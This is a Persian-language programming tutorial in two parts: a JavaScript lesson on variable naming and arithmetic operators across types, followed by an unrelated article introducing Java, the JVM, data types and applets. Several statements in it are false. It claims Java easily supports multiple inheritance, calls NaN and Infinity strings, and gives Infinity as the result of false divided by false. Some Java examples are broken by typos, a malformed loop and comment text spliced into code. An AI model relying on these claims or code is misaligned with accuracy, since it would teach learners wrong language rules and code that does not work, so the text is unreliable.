در مورد این نوع متغییر در درس های آینده توضیحات بیشتری خواهم داد . در پایان بحث مربوط به متغییر ها بهتر از به نکات بسیار مهم زیر توجه کنید :

_ زبان JS در تعریف نام متغییر ها به حروف بزرگ و کوچک حساس است یعنی هیچگاه متغییرهای Www، WWW و www با هم برابر نیستند و JS هر یک را متغییری جداگانه می داند .

_ هیچگاه نام یک متغییر با عدد شروع نمی شود . در ضمن استفاده از نقطه (.) و علامت هایی چون @ و $ و % در نام متغییر جایز نیست . پس متغییر هایی چون fm۱۲ و se.r و rt@r برای زبان JS بی معنی هستند .

_ برای نام یک متغییر نمی توان از کلمات رزرو شده JS مانند this، comment، case و بسیاری دیگر استفاده کرد . تعداد کلمات رزرو شده در JS زیاد است و من به مرور زمان به همه آنها اشاره خواهم کرد .

_ وقتی ما متغییری مانند "mark="world wide web را تعریف می کنیم در واقع مقدار world wide web را به متغییر mark نسبت می دهیم و تصور اینکه بر اساس این دستور world wide web با mark برابر است ، تصوری کاملا نادرست است .

برای هر کسی که اندکی اطلاعات پیش زمینه برنامه نویسی دارد واضح است که هر زبانی که عملگرهای ریاضی چون جمع ، تفریق و غیره را نداشته باشد ، یک زبان ناقص بوده و فاقد یکی از اساسی ترین خصوصیات یک زبان برنامه نویسیست .زبان JS دارای یکی از کاملترین علائم و دستورات ریاضی است که از نقاط قوت این زبان به شمار می رود . توجه داشته باشید که ما می توانیم توسط این عملگر ها بین دو یا چند متغییر یک یا چند عمل ریاضی را انجام داده و حاصل را به یک متغییر دیگر نسبت دهیم . ساده ترین عملگر این زبان ، عملگر جمع است که دارای نکات مهمی است . فرض کنیم دو متغییر به نام های m1=5 و m2=7 داشته باشیم که هر دو متغییر عددی باشند . در این صورت می توانیم اندو را با استفاده از دستور زیر با هم جمع کرده و داخل متغییر d قرار دهیم :

d=m1+m2

در این حالت متغییر d دارای مقدار عددی ۱۲ خواهد بود . نکته قابل توجه این است که از جمع دو متغییر عددی ، متغییری عددی به وجود می آید .حال فرض کنید دو متغییر m1 و m2 ی ما دارای مقدار رشته ای day و night باشند . در این صورت در مورد حاصل جمع آنها داریم :

d=m1+m2

در حالت جمع دو مقدار رشته ای ، مقدار حاصل برابر است با مقادیر دو متغییر در کنار هم ، یعنی مقدار dبرابر خواهد بود با daynight ، و همانطور که مشاهده می کنید هیچ فاصله ای بین دو مقدار نخواهد بود. حتما به این نکته بسیار مهم توجه داشته باشید که هیچگاه m1+m2 با m2+m1 برابر نیست زیرا همیشه در جمع رشته ای مقدار متغییر دوم بعد از مقدار متغییر اول قرار خواهد گرفت یعنی :

r=m1+m2 پس : r=daynight
t=m2+m1 پس : t=nightday

ممکن است شما بخواهید یک متغییر عددی را با یک متغییر رشته ای جمع کنید . در این صورت یک مقدار رشته ای از جمع دو متغییر بدست خواهد آمد . مثال زیر مطلب آشکار تری در اختیار شما قرار می دهد .

P="javascript"
t=239
f1=p+t پس : f1="javascript239"
f2=t+p پس : f2="239javascript"

نکته قابل توجه دیگر این است که در جمع دو متغییر منطقی ، مقدار TRUE برابر با ۱ (یک) و مقدار FALSE برابر با ۰ (صفر) محسوب خواهد شد .در واقع False را می توان دارای مقدار پوچ و True را می توان دارای مقدار کامل یعنی ۱ در نظر گرفت . اگر هر دو متغییر True باشند حاصل جمع انها برابر ۲ خواهد بود ، در صورت FALSE بودن هر دو حاصل برابر صفر و در صورتی که یکی True و دیگری False باشد حاصل برابر ۱ خواهد بود .

چون در این کلاس کاملترین مطالب و کوچکترین نکات در مورد مباحث مختلف JS ارائه می شود ، اتمام هر مبحث در یک جلسه امکان پذیر نیست پس ادامه بحث در مورد عملگر ها را به درس بعد موکول می کنیم ...

در درس قبل مطالب کاملی در مورد عملگر جمع در JS گفتم ، حال به عملگر تفریق می رسیم که حاوی نکات جالبیست . دو متغییر عددی a=12 و b=7 را در نظر می گیریم . ما می توانیم عمل تفریق بین دو متغییر a و b را به دو صورت a-b و b-a انجام دهیم که حاصل ایندو با هم برابر نیست !

a-b=12-7=5
b-a=7-12=-5

بر خلاف جمع دو متغییر رشته ای ، تفریق دو متغییر رشته ای امکان پذیر نیست و در صورت تفریق ، در هر حالت ، حاصل برابر با رشته NaN به معنی Not a Number خواهد بود . این خصوصیت شامل تفریق یک متغییر رشته ای از عددی و بالعکس می باشد . با یک مثال بحث را روشنتر می کنیم .

فرض کنید دو متغییر رشته ای a="www"= و b="net"= را تعریف کرده ایم ، در هر دو صورت تفریق a-b و b-a حاصل برابر NaN خواهد بود .

```
a="www "
b="net"
d=a-b
f=b-a
```
در نتیجه : d=f=NaN

و در صورت داشتن یک متغییر رشته ای و یک متغییر عددی :

```
a=12
b="net"
d=a-b
f=b-a
```
در نتیجه : d=f=NaN

پس به این نتیجه کلی می رسیم که هر گاه یک متغییر رشته ای _ در هر حالت _ در عمل تفریق وجود داشته باشد حاصل عبارت رشته ای NaN خواهد بود . در تفریق متغییر های «منطقی» به مانند جمع متغییر های رشته ای ، True مفهوم ۱(یک) و False مفهوم ۰ (صفر) خواهد داشت . به مثال زیر توجه کنید :

```
a=true
b=false
c=a-b
d=b-a
```
در نتیجه خواهیم داشت : c=1-0=1 و همچنین : d=0-1=-1

در این مورد نیز a-b و b-a با هم متفاوتند . حال عملگر ضرب را بررسی می کنیم . برای انجام عمل ضرب از * استفاده می کنیم . در این حالت می توان به ضرب دو عدد (چه صحیح و چه اعشاری) اشاره نمود که به صورت زیر تعریف می شود .

```
c=a*b
```
بدین معنی که متغییر a در b ضرب شود و حاصل به متغییر c نسبت داده شود . در مثال زیر به این مطلب اشاره شده است .

```
a=12
b=3
c=a*b
d=b*a
```
در نتیجه داریم : c=d=36

مشاهده کردید که در ضرب تعویض جای اعداد تاثیری در جواب ضرب نمی گذارد یعنی a*b=b*a . در صورت ضرب دو متغییر رشته ای یا یک متغییر رشته ای در یک متغییر عددی حاصل رشته NaN خواهد بود .پس نمیتوان متغییر رشته ای را در هیچ نوع متغییر دیگر ضرب نمود . حال به ضرب متغییر های منطقی می رسیم . همانطور که گفته شد ، true مفهوم یک و False مفهوم صفر دارد . در ضرب متغییر های رشته ای سه حالت پیش می آید :

۱ _ در صورت ضرب دو متغییر منطقی True ، حاصل ۱ خواهد بود .
۲ _ ضرب دو متغییر منطقی false نیز حاصل صفر خواهد داشت .
۳ _ در ضرب یک متغییر منطقی True در یک متغییر False ، جواب صفر بدست خواهد آمد .

پس به این نتیجه می رسیم که در ضرب متغییر های منطقی فقط دو جواب ۰و۱ خواهید داشت و فقط در صورتی جواب برابر ۱ خواهد بود که هیچ متغییر False ی در ضرب شرکت نداشته باشد . و اما عملگر تقسیم . عملگری که می توان با استفاده از آن در JS عمل تقسیم را انجام داد « / » است . اولین موردی که از این عملگر بررسی می کنیم ، حالت تقسیم دو متغییر عددی است . فرض کنید ما دو

متغییر با نام های number1 و number2 با مقادیر عددی ۲٤ و ۸ داشته باشیم . حال می توانیم عمل تقسیم بین این دو متغییر را به دو صورت number1/number2 و number2/number1 انجام دهیم که در حالت اول نتیجه عدد ۳ و در حالت دوم عدد ۰,۳۳۳۳۳۳۳۳۳۳۳۳۳۳۳ خواهد بود .

نکته ۱ : زبان JS در حالت اعشاری فقط تا ۱٦ رقم اعشاری محاسبه می کند .

نکته ۲ : در عمل تقسیم هر عددی بر عدد صفر ، حاصل برابر با رشته Infinity به معنی بینهایت خواهد بود

در تقسیم یک متغییر رشته ای به یک متغییر عددی و بلعکس حاصل برابر با NaN خواهد بود . در تقسیم متغییر های منطقی ، حالت های زیر به وجود می آید .

_ در تقسیم یک متغییر منطقی True بر True حاصل برابر با ۱ خواهد بود
_ در تقسیم یک متغییر منطقی True بر False حاصل برابر با رشته Infinityخواهد بود
_ در تقسیم یک متغییر منطقی False بر True حاصل برابر با صفر خواهد بود
_ در تقسیم یک متغییر منطقی False بر False حاصل برابر با رشته Infinity خواهد بود

بخش مهم و اصلی عملگر ها در JS به پایان رسید ، تعدادی از عملگر های دیگر را در زمان نیاز شرح خواهم داد . در پایان سوالی را که تعداد فراوانی از دوستان پرسیده بودند به همراه پاسخی که داده ام در اینجا قرار می دهم .

سوال : با توجه به اینکه فواصل بین کلاس های شما زیاد است,لطفا کتاب یا سایت مناسبی را برای مطالعه در بین کلاس هایتان معرفی نمایید

پاسخ : باز هم از همه شما با خاطر وقفه بین کلاس ها عذر می خوام . در مورد کتاب های فارسی من هیچ کتابی را پیشنهاد نمی کنم چون بسیاری از انها نه تنها مطالب مفیدی ننوشتن بلکه مطالب اشتباهی هم در مورد JS نوشتن . و اما در مورد کتاب های انگلیسی من کتابهای کمپانی O'Reilly رو پیشنهاد می کنم که ۱۰۰% مفید هستند . کتاب JAVA SCRIPT این کمپانی را David Flannagan نوشته و این کتاب کاملا استاندارد است . این کتاب به صورت آنلاین و مجانی قابل دسترسیست .من به زودی لینک داونلود این کتاب رو با کمترین سایز ممکن براتون میزارم تو یکی از درس ها ...

آدرس سایت کمپانی : http://www.oreilly.com

معرفی امکانات JAVA در برنامه نویسی شبکه

آموزش و معرفی زبان برنامه نویسی JAVA در برنامه نویسی شبکه :

نویسنده : مهندس احسان ملکیان

(عضو هیات علمی دانشگاه تربیت معلم تهران) ؛ (عضو گروه امنیت WhiteHat Nomads)

پست الکترونیک (نامه برقی) : ؟

آموزش و معرفی زبان برنامه نویسی JAVA در برنامه نویسی شبکه

مقدمه

جاوا یک زبان برنامه نویسی شیئ گرا است که میتوان گفت بطور مستقیم ازC و++C گرفته شده است و اهدافی مثل عدم وابستگی به ماشین اجرا که ++C در عمل نتوانست بدان دست یابد را به نحو زیبایی پیاده سازی کرده است .یعنی بدون هیچ دغدغه ای میتوان بر روی یک ماشین مبتنی بر سیستم عاملMS-Windows برنامه ای به زبان جاوا نوشت و آن را بر روی ماشینی مبتنی بر یونیکس اجرا کرد .این قابلیت در واقع به نوعی نیاز شبکه اینترنت محسوب میشد و باعث شد تا جاوا در دوران اوج زبان ++C ناگهان نگاه ها را معطوف خود کند و همانند **وب** در عرض چند سال به ابزاری ، مطمئن برای برنامه نویسی شبکه تبدیل شود.
بزرگترین ضعف برنامههای نوشته شده به زبان++C آن دسته از اشکالات پنهان است که در اثر آزادی برنامه نویس در مدیریت حافظه و کار با اشاره گرها ، در برنامه پدید می آید .جاوا با حذف اشاره گرها و تقبل مدیریت حافظه ، این دو ضعف را برطرف کرد و به یک زبان برنامه نویسی **امن** مبدل شد.

هنگامیکه مهندسین شرکت سان توجه خود را به پروژه **گرین** معطوف کردند تا برای لوازم الکترونیکی این شرکت نرمافزار پیشرفته بسازند ، دریافتند که کامپایلر های C و C++ برای اینکار نارسایی دارند ، از اینرو به فکر خلق زبانی جدید افتادند که در ابتدا Oak نام گرفت و پس از مدتی به جاوا تغییر نام داد .به دنبال این پیشرفت ، شرکت سان برای جاوا یک مرورگر ساخت که میتوانست در محیط وب قطعه برنامه های جاوا را اجرا کند.

جاوا زبانی است ساده ، ایمن ، قابل حمل ، شی گرا ، توانمند در حمایت از برنامه های" چند ریسمانی با معماری خنثی که با زبانهای C و++C تفاوتهایی دارد .این تفاوتها را میتوان در موارد زیر خلاصه کرد:

- **اشاره گرها** : همانطور که قبلاً نیز اشاره شد در جاوا اشاره گری وجود ندارد ، این درحالی است که در++C/C میتوان از اشاره گر استفاده کرد .این امر باعث میشود نتوان حافظه را بخوبی مدیریت کرد؛ هرگونه استفاده نامناسب در بکارگیری اشاره گرها در برنامه های ++C/C میتواند حداقل برنامه ، را متوقف کند.

- **استراکچر ها و یونیون ها** : در زبان C++ سه نوع از انواع داده وجود دارد : کلاس استراکچر و یونیون ، در حالیکه جاوا فقط شامل کلاس است . در یک زبان برنامه نویسی شی گرا مثل C++ وجود" کلاس "، برنامه نویس را از داده هایی نظیر استراکچر و یونیون بینیاز میکند ، ولی C++ برای سازگاری با C مجبور بود از آنها پشتیبانی کند در حالی که در جاوا هیچ الزامی در تعریف آنها وجود نداشت.

- **توابع** : جاوا هیچ تابعی ندارد ، چون شی گرا است و برنامه نویس را مجبور به استفاده از متد های کلاس 1 میکند ، در حالیکه در C++ به غیر از کلاس ، توابع نیز تعریف شدهاند ، که چندان با مفهوم شی گرایی مطابقت ندارد.

- **وراثت چند گانه :** وراثت چند گانه به این معناست که یک کلاس را از چند کلاس دیگر مشتق کنیم که این عمل در جاوا براحتی امکانپذیر است ، در حالیکه در++C/C این کار بسیار مشکل بوده و باعث پیچیدگی و خطا میشود.

- **رشته ها :** در جاوا ، رشتهها را بعنوان اشیا کلاس اولیه داریم در حالیکه در++C/C ساختاری شی گرا برای پشتیبانی رشتههای متنی نداریم.

- **دستورgoto :** در++C/C این دستور کمابیش استفاده میشود ولی در جاوا اگرچه این دستور جزو کلمات کلیدی است ولی استفاده از آن پشتیبانی نمیشود .عدم پشتیبانی از دستورات پرش غیر ساختار یافته ، باعث کاهش خطا در جاوا شده است.
- **Operator overloading :** در جاوا بر خلاف++C/C از توانایی تغییر عملکرد اپراتور ها پشتیبانی نمیشود تا پیچیدگی زبان کمتر شود.

- **تبدیل خودکار نوع :** در زبان++C/C شما میتوانید یک متغییر را از نوعی مثلfloat تعریف کنید و سپس مقداری مثل int به آن نسبت بدهید ، ولی اگر این عمل را در زبان جاوا انجام دهید فورا با پیغام خطا مواجه خواهید شد .اینگونه سختگیری ها ، امنیت ذاتی جاوا را افزایشی چشمگیر داده است.

- **آرگومان های خط فرمان :** C/C++ دو پارامترargc وargv را به برنامه ارسال میکند کهargc تعداد آرگومان های ذخیره شده درargv را مشخص میکند ، در حالیکهargv یک اشاره گر به آرایه ای از کاراکتر ها است .با حذف اشاره گرها در جاوا ، به جای argv از args استفاده شدargs[0] اولین پارامتر خط فرمان است.

- برای تاکید بیشتر تکرار میشود که مشکل عمده++C/C اشاره گرها و مدیریت حافظه است در حالیکه مدیریت حافظه در جاوا بصورت خودکار انجام میشود .برای مشخص شدن قضیه به این نکته دقت کنید که وقتی در++C یک بلوک حافظه یا یک کلاس را()new میکنید ، خودتان موظف به آزادسازی آن هستید و انجام ندادن این کار یک اشکال محسوب میشود . پاکسازی حافظه از اشیا بی مصرف برعهده خود جاوا است .کار با آرایه ها در جاوا بسیار آسانتر و مطمئن تر است چون آرایه ها در این زبان ، عضوی از یک کلاس میباشند.

- C++ از اصول شی گرایی به موازات برنامه نویسی به سبک قدیم حمایت میکند که این حالت در جاوا وجود ندارد و جاوا صد در صد شی گرا است.

کامپایلر جاوا یک برنامه نوشته شده را به کد های اجرایی یک ماشین خاص مثلIBM یاApple تبدیل نمی کند ، بلکه آنرا به کد های اجرایی یک ماشین فرضی به نام JVM 1 ترجمه میکند که مختص به هیچ پردازند های نیست ، بلکه زبان اسمبلی یک ماشین مجازی

است .به کد های اجرایی این ماشین مجازی" **بایت کد**" گفته میشود .بنابراین نتیجه ترجمه یک برنامه جاوا یک فایل میانی حاوی بایت کد است .هر ماشین که بخواهد یک برنامه جاوا را اجرا کند موظف است از" **مفسر زمان اجرای جاوا**"استفاده کند تا دستورات مجازی JVM به کد های اجرایی واقعی از یک ماشین تبدیل شود .هر ماشین برای خودش JVM خاص دارد .بدین گونه جاوا فارغ از ساختار ماشین ، ترجمه و اجرا میشود .نحوه اجرای برنامه های کاربردی جاوا در یک ماشین بصورت زیر است:

برنامه‌های کاربردی جاوا
اشیاء جاوا (JAVA Objects)
ماشین مجازی جاوا (JVM)
سیستم عامل

ماشین مجازی جاوا(JVM) دارای پنج بخش مهم زیر میباشد :

- **مجموعه دستورات بایت کد** : بایت کدها به عنوان دستورالعملهای اجرایی) ولی مجازی (شامل دو قسمت عمل وند و عمل گر میباشند .هر نوع داده اولیه در جاوا یک بایت کد مخصوص به خود دارد. این دستورالعملهای مجازی توسط JVM به یک یا چند دستورالعمل اجرایی از یک ماشین تبدیل میشوند.

- **مجموعه رجیستر ها** : مجموعه رجیستر ها در ماشین مجازی جاوا ، همگی 32 بیتی هستند.
- **پشته** : پشته در JVM دقیقاً مثل پشته هایی است که در دیگر زبانهای برنامه نویسی برای ارسال پارامتر به توابع و ذخیره متغیرهای محلی 4 از آن استفاده میشود .هر متد از یک کلاس در زبان جاوا برای خود پشته ای دارد که متغیرهای محلی متد ، محیط اجرای آن و پارامترهای ارسالی به متد ، در این پشته قرار میگیرند.

- **فضای کاری** : فضای کاری برنامه JVM قسمتی از حافظه است که برنامه نویس قادر به دخالت در آن نیست ، بلکه خود کامپایلر ، حافظه این قسمت را مدیریت میکند و در صورت لزوم فضایی را تخصیص داده یا آنرا آزاد میکند .یعنی دست برنامه نویس از دسترسی غیر مجاز به حافظه کوتاه شده و عمل تخصیص و آزادسازی فضای مورد نیاز حافظه به کامپایلر محول شده است.

- **فضای ذخیره سازی متد ها** : فضای متدهای JVM یک فضای 8 بیتی است که در قسمت خاصی از حافظه خیره میشود .

انواع داده در جاوا

جاوا ۸ نوع داده اصلی دارد که در جدول فهرست شده اند هر نوع ، یک اندازه مشخص بر حسب بایت دارد .برخلاف زبانC که برای داده نوع صحیح بسته به نوع معماری ماشین ۱۶ ، ۳۲ یا ۶۴ بیت در نظر گرفته میشود ، زبان جاوا برای این نوع داده فقط ۳۲ بیت در نظر میگیرد که این نکته مزایایی برای زبان جاوا به وجود می آورد .یکی از این مزایا آن است که باعث میشود برنامه روی انواع ماشین های ۱۶ ، ۳۲ ، ۶۴ بیتی به یک شکل کار کند و نتیجه واحد ارائه دهد .

نوع	اندازه	توضیح
byte	1 Byte	یک عدد صحیح علامت‌دار با محدودهٔ ۱۲۸- تا ۱۲۷+
short	2 Byte	یک عدد صحیح علامت‌دار دو بایتی
int	4 Byte	یک عدد صحیح علامت‌دار چهار بایتی
long	8 Byte	یک عدد صحیح علامت‌دار هشت بایتی
float	4 Byte	یک عدد اعشاری چهار بایتی با استاندارد IEEE
double	8 Byte	یک عدد اعشاری هشت بایتی با استاندارد IEEE
boolean	1 Bit	یک پرچم تک بیتی که دو حالت True یا False دارد
char	2 Byte	یک تک‌کاراکتر یونی‌کد (دو بایت)

انواع داده اصلی در جاوا

در زبانهای شی گرا نظیر جاوا هر چیزی یک شیئ است .هر شیئ دارای مجموعهای از **رفتار** و **صفات** است و یکسری **متود** نیز برای دسترسی به اشیا وجود دارد .رفتار تنها راه برای این است که به شی بگوییم چه عملی را انجام دهد .برای اینکه رفتار یک شیئ را بسازید باید ابتدا یک متود ایجاد کنید که این متود ها شبیه به توابع در دیگر زبانها میباشند .برخلاف C++ جاوا توابعی که خارج از کلاسها و جداگانه تعریف شده باشند ، ندارد .اگر یک شیئ را تعریف کردید میتوانید تعیین کنید که چه برنامههایی و با چه سطحی از دسترسی به این شیئ میتوانند وجود داشته باشند .یک برنامه جاوا ، شامل یک یا چند **بسته** میباشد که هر کدام از این بسته ها خود شامل تعاریف کلاسها هستند و توسط بقیه برنامه ها قابل استفاده میباشند.

اشیا در جاوا میتوانند به صورت پویا و در حین اجرای برنامه تولید شوند .هر کلاس میتواند زیر کلاس یا کلاس والد (Super Class) داشته باشد .این کلاس همیشه از کلاس والد خصوصیات و
رفتارها و روشها را به ارث میبرد . البته همیشه نمیتوان به متغیرهای داخلی کلاس والد دسترسی مستقیم داشت .دسترسی مستقیم به متغیرهای کلاس والد ، به شرطی امکانپذیر است که آن متغییر ها بصورتpublic تعریف شده باشند .

حال به ارائه مثالی میپردازیم که مفهومی از شی گرایی را در خود دارد .در ارائه مثال فرض کرده ایم که با اصول C++ آشنایی دارید .در این مثال ، یک **بسته** (pakage) داریم که دو کلاس را مشخص میکند .یک عدد مختلط را در نظر بگیرید؛ میدانید که این نوع عدد شامل دو قسمت حقیقی و موهومی است:

```
class ComplexNumber {

                                                    //یک شیئ برای متغیر مختلط ایجاد میشود// .
protected double re, im;

                                                    //تعریف قسمتهای حقیقی و موهومی این قسمتها در خارج از کلاس در دسترس نیستند و مخفی اند//
                                                    //پنج متود زیر متغیرهای پنهان بالا را استفاده و پردازش میکنند// .

pablic void Complex (double x, double y) { re=x; im=y;}
public double Real() {return re;}
public double Imaginary() { return im; }
public double Magnitude ( ) { return Math.sqrt (re*re+im+im); }
public double Angle() {return Math.atan(im/re);}
class test {

                                                    //تعریف یک کلاس جدید برای استفاده از کلاس بالا//
```

```
public static void main (String aras[ ] ) {
ComplexNumber C;

//تعریف یک شیئ از نوع متغیر مختلط با تعریف بالا//

C=new ComplexNumber();

//شیئ از نوع متغیر مختلط در حافظه تولید میشود// .
C. Complex (3.0, 4.0);

//مقدار دهی اولیه به یک شیئ از نوع متغیر مختلط//

System.out.println ("The magnitude of C is " + C. Magnitude() );
}
}
```

در این مثال هر شیئ شامل دو متغیر re و im میباشد که هر دو اعداد اعشاری 64 بیتی هستند .این متغیر ها نمیتوانند توسط کلاسهای دیگر دستکاری شوند یعنی قابل دسترسی نیستند ، چون از نوعprotected تعریف شده اند . اگر این متغیر ها را از نوع publicتعریف میکردیم برای هر بسته در هر جا این متغیر ها قابل رویت و دسترسی بودند و این حالت مطلقاً مفید نیست.

حال به مثالی دیگر توجه کنید:

```
class Factorial {
public static void main(int argc, String args[ ]) // اصلی برنامه بدنه
long i, f, lower=1, upper= تعریف چهار صحیح متغیر چهار بایتی // ; 20
for (i=lower ; i<=upper ; i<=upper; i++) { // C++ زبان با مشابه دقیقاً حلقه یک
F= factorial(i) ; //f=i!
System.out.println (i+ " " +f); // print i and t
}
}
static long factorial (long k) { // فاکتوریل فراخوان خود تابع یک تعریف
if (k = =0)
return 1; // 0! = 1
else
return k * factorial (k-1); // k! = k+ (k-1)! }
}
```

در مثال بالا ابتدا کلاس اصلی برنامه به نامFactorail تعریف شده و سپس تابعfactorial به عنوان متودی از این کلاس تعریف گردیده است .در متود اصلی کلاس برنامه که همیشه main نام دارد ، متودfactorial فراخوانی شده است .

اپلت Applet

اپلت ریز برنامه یا برنامه کوچکی است که درون یک صفحه وب قرار میگیرد و روی یک سرویس دهنده اینترنت قابل دسترسی بوده و به عنوان بخشی از یک سند وب بر روی ماشین مشتری اجرا میشود البته به شرطی که مرورگر مجهز به مفسر جاوا 1 باشد میتوان آن را مشاهده کرد .

اپلت ها با برچسبAPPLET درون صفحه وب تعریف میشوند ولی فایلی خارجی به حساب می آیند . چون اپلت جهت استفاده در محیط وب نوشته میشود لذا کمی پیچیده تر از یک برنامه معمولی است. هنگامیکه میخواهید یک اپلت را در صفحه وب قرار دهید باید ابتدا تمام کلاسهای مورد نیاز آن اپلت را بسازید ، سپس آنرا کامپایل کرده و بعد با استفاده از زبان HTML یک صفحه وب ساخته و اپلت را درون صفحه وب تعریف کنید .چون اپلت ها دارای خط فرمان نیستند ، برای فرستادن آرگومان های متفاوت باید از برچسب <APPLET> استفاده کنیم .

دو راه برای اجرای یک اپلت وجود دارد:

- اجرا نمودن اپلت داخل یک مرورگر سازگار با جاوا مثل Netscape Navigator استفاده ازApplet Viewer که این برنامه ، اپلت را خارج از مرورگر و در یک پنجره ، اجرا میکند ، که برای اشکال زدایی از اپلت ها راهی سریع و آسان محسوب میشود.

اپلت یک برنامه اجرایی است و برای اجرا در محیط مرورگر در نظر گرفته شده تا قابلیت هایی که صفحات وب ندارند از طریق آنها فراهم شود .اپلت ها به همراه صفحات وب برای کاربران وب ، ارسال و روی ماشین کاربر اجرا میشود .این برنامه اجرایی نباید عمداً یا سهواً قادر باشد صدمهای به سیستم کاربر وارد کند؛ لذا اپلت ها در مقایسه با برنامههای معمولی که به زبان جاوا نوشته میشوند ، دارای محدودیتهای زیر است:

- اپلت جز در موارد محدود و تحت نظارت شدید و آنهم برای خواندن ، قادر به دسترسی به سیستم فایل نیست.
- اپلت قادر به فراخوانی و اجرای هیچ برنامه ای روی ماشین اجرا کننده خود نیست.

در برنامه های کاربردی ، بدنه برنامه اصلی با بلوک{ **main()** شروع میشود و درنهایت با علامت } پایان میپذیرد ، ولی اپلت ها در جاوا متود()main ندارند .صورت کلی بدنه یک اپلت به شکل زیر تعریف میشود:

```
public class Example extends java.applet.Applet {
...
}
```

با این تعریف ، کلاس Example کلاس از پیش تعریف شده Applet را به ارث برده و تمام مقدماتی را که یک اپلت برای فعل و انفعال با مرورگر دارد ، فراهم میآورد .چندین اپلت میتوانند بصورت مستقل در یک صفحه وب (روی مرورگر) اجرا شوند.

وقتی یک کلاس را به صورت اپلت تعریف میکنید ، چندین متود اصلی و بنیادی را به ارث میبرد که این متود ها به خودی خود کاری انجام نمیدهند .برای آنکه یک اپلت عملیاتی شود ، برنامه نویس باید این متود ها را" باطل و دوباره نویسی 1 "کند .پنج مورد از حیاتی ترین این متود ها عبارتند از:

init() start() stop() destroy() paint()

دو متودی که بیش از بقیه احتیاج به دوباره نویسی دارند متود های()paint و()init میباشند .

- **متود paint()** :

یکی از مهمترین متود های هر اپلتی است که برنامه نویس بدان احتیاج دارد .هر چیزی که بخواهد در پنجره خروجی اپلت نمایش داده شود ، با استفاده از این متود امکانپذیر خواهد بود .متود()paint فقط یک آرگومان می پذیرد و بازنویسی آن بصورت زیر است :

```
public void paint(Graphics screen) {
/ / display statements go here
}
```

در مثال بالا آرگومان ورودی متود ، یک شیئ گرافیکی است .کلاسGraphics از اشیا یی تشکیل شده که میتوانند همه صفات و رفتارها را که نیاز است به عنوان متن ، گرافیک و بقیه اطلاعات روی پنجره ، نمایش داده شوند کنترل کنند .اگر شما از یک شی Graphics در اپلت تان استفاده میکنید ، دستورimport را قبل از تعریف class در ابتدای فایل برنامه بیاورید :

```
import java.awt.Graphics;
```

- **متود init() :**

فقط یکبار و آنهم هنگام بار گذاری اپلت در مرورگر ، اجرا میشود؛ بنابراین متود init در واقع برای تنظیم کردن و مقدار دهی اولیه به اشیا و متغیرهایی که در طول اجرای اپلت مورد نیاز اند استفاده میشود .به عنوان یک پیشنهاد ، این متود جایی مناسب برای تنظیم نوع قلم فونت رنگ قلم و رنگ پس زمینه صفحه میباشد.

- **متود start() :**

با این متود ، اپلت راه اندازی شده و آغاز به کار خواهد کرد .اگر اپلت با استفاده از متود(stop موقتا متوقف شده باشد ، با این متود از سرگرفته میشود .عملیاتی که برای راهاندازی یک اپلت مورد نیاز است ، در این متود دوباره نویسی میشود.

- **متود stop () :**

هنگامی که این متود صدا زده شود ، اجرای اپلت موقتا متوقف خواهد شد زمانیکه کاربر یک صفحه وب شامل اپلت را رها میکند و به سراغ صفحهای دیگر میرود ، این متود بطور خودکار فراخوانی میشود البته میتوان این متود را به صورت مستقیم صدا زده و اپلت را متوقف کرد برنامه نویس تمهیدات لازم برای توقف اپلت را با دوباره نویسی این متود ، فراهم میآورد.

- **متود destroy() :**

این متود درست برخلاف متود(init به منظور پایان دادن به اجرای اپلت ، فراخوانی میشود .برنامه نویس موظف است کارهایی را که باید در هنگام خاتمه اپلت انجام شود ، در این قسمت دوباره نویسی کند.

مثلاً فرض کنید بخواهیم یک اپلت بنویسیم که در محیط مرورگر اجرا شده و پیغام ساده!Hello Web بر روی پنجره آن نمایش یابد . چنین اپلتی فقط نیاز به بازنویسی متود(paint دارد تا بتواند روی پنجره خروجی پیغام را نمایش بدهد:

```
import java.awt.Graphics;
public class HelloWeb extends java.applet.Applet {
public void paint( java.awt.Graphics gc ) {
gc.drawString("Hello Web!", 125, 95 );
}
}
```

برای اجرای یک اپلت ، لازم است صفحه وبی ایجاد کنید که اپلت را بار گذاری کند .برای ایجاد یک صفحه وب ، یک فایل جدید روی ویرایش گر معمولی باز کرده و پس از نوشتن یک صفحه وب ساده همانند زیر ، آنرا با پسوندhtml ذخیره کنید .سپس آنرا در محیط مرورگر تان باز کنید :


```
<html>
<head> </head>
<body>
<applet code=HelloWeb width=300 height=200>
</applet>
</body>
</html>
```

